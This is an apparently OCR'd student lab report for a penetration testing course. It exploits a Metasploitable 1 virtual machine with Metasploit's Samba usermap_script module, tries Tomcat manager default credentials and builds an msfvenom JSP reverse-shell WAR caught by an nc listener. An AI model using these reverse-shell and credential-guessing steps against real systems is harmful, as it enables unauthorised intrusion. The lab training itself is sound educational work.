Cover Page

Lab 7	Introduction to Metasploit
Duration	3 hours

Module	Professional Penetration Testing
Instructor	Phillip Fitzpatrick

Student Name	Danyil Tymchuk	Student ID	B00167321

Date	16/03/2026	Submission Date	23/03/2026

Table of Contents

Table of Contents 2
University Declaration & Use of AI 3
Lab 7: Introduction to Metasploit 4

University Declaration & Use of AI

University Declaration
I confirm that this submission is my own work, except where clearly indicated. I have acknowledged all sources used. I understand the university's policies on academic integrity and plagiarism.


Use of AI Tools Declaration
I had not used AI at any stage of this assessment.

Signed: Danyil Tymchuk
Date: 16/03/2026

Lab 7: Introduction to Metasploit

Metasploit introduction
Metasploit demo against Metasploitable 1
Metasploit demo against Windows XP
Using metasploit to exploit the Eternal Blue Windows vulnerability


Metasploit introduction



☑ Complete the Metasploit: Introduction room on THM

Metasploit demo against Metasploitable 1

1. **Lab Setup**
   - Requirements: Kali Linux attacker machine and Metasploitable 1 target machine.
   - Ensure both VMs are on the same Host-Only network or in the case of a Mac a Bridged network.




2. **Finding the Target Machine**
   - Run ifconfig on your Kali machine to identify your IP and subnet.



   - Use nmap -sn <your-subnet> to discover the target IP of the Metasploitable 1 TVM.




3. **Full Nmap Scan & Enumeration**
   - Run nmap -sC -sV <target-ip> to enumerate open services.
   - Note key services: FTP, SSH, Telnet, SMTP, DNS, HTTP, Samba, MySQL, PostgreSQL, Tomcat.





```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.105.3 -t 5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 05:34 -0700
Nmap scan report for 192.168.105.3
Host is up (0.00085s latency).
Not shown: 988 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.1
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
|_ssl-date: 2026-03-27T12:21:17+00:00; -13m44s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, SupportsCompression, Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: t1H~>Avq6lY~olO{eb"
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-03-27T12:21:17+00:00; -13m44s from scanner time.
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 4A:1E:63:6F:C5:4A (Unknown)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 44m28s, deviation: 2h00m00s, median: -13m44s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-27T08:21:08-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.54 seconds
```






4. Pre-Exploit Testing

- Attempt Telnet login using msfadmin:msfadmin to check weak credentials.




5. Exploiting Samba via Metasploit

- Launch Metasploit using msfconsole.
- Load exploit/multi/samba/usermap_script.
- Set RHOST <target-ip>.
- Set LHOST to the <ip-address> of your machine.
- Set payload if desired (e.g., cmd/unix/reverse).
- Run exploit to gain shell access.



6. Post-Exploitation

- Confirm access with whoami.
- Enumerate the filesystem using ls and pwd.
- Attempt privilege escalation through enumeration or kernel exploits.



7. **Additional Exploration (Optional)**
   - Inspect Tomcat manager on port 8180.
   - Explore MySQL and PostgreSQL for weak credentials.

Additional Exploration

Web Services (HTTP & Tomcat Exploitation)

Port 80 - Apache HTTP

Port 80 - Apache HTTP `EASY`

Enumeration:


```
curl -I http://192.168.105.3:80 nikto -h 192.168.105.3 -p 80
```

Common Vulnerabilities: Outdated Apache, unpatched modules, directory traversal, CGI exploits

Exploitation Path:

```
msfconsole use auxiliary/scanner/http/dir_scanner set RHOSTS 192.168.105.3 run
```

Enumeration:



Exploitation Path:



Port 8180 - Tomcat Manager

Port 8180 - Tomcat Manager MEDIUM

Default Access:

```
URL: http://192.168.105.3:8180/manager/html Username: tomcat Password: tomcat
```

If that fails, try:

- tomcat:s3cret
- admin:admin
- admin:password

Exploitation - WAR Upload:


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.105.X LPORT=4444 -f war -o shell.war # Then upload shell.war via Tomcat Manager GUI
```


```
Alternative (MSF): exploit/multi/http/tomcat_mgr_upload
```

Post-Upload Shell Access:

```
nc -lvnp 4444 # Then access: http://192.168.105.3:8180/shell/
```


Default Access:





Exploitation - WAR Upload:






Applications


Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/shell		true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Post-Upload Shell Access:

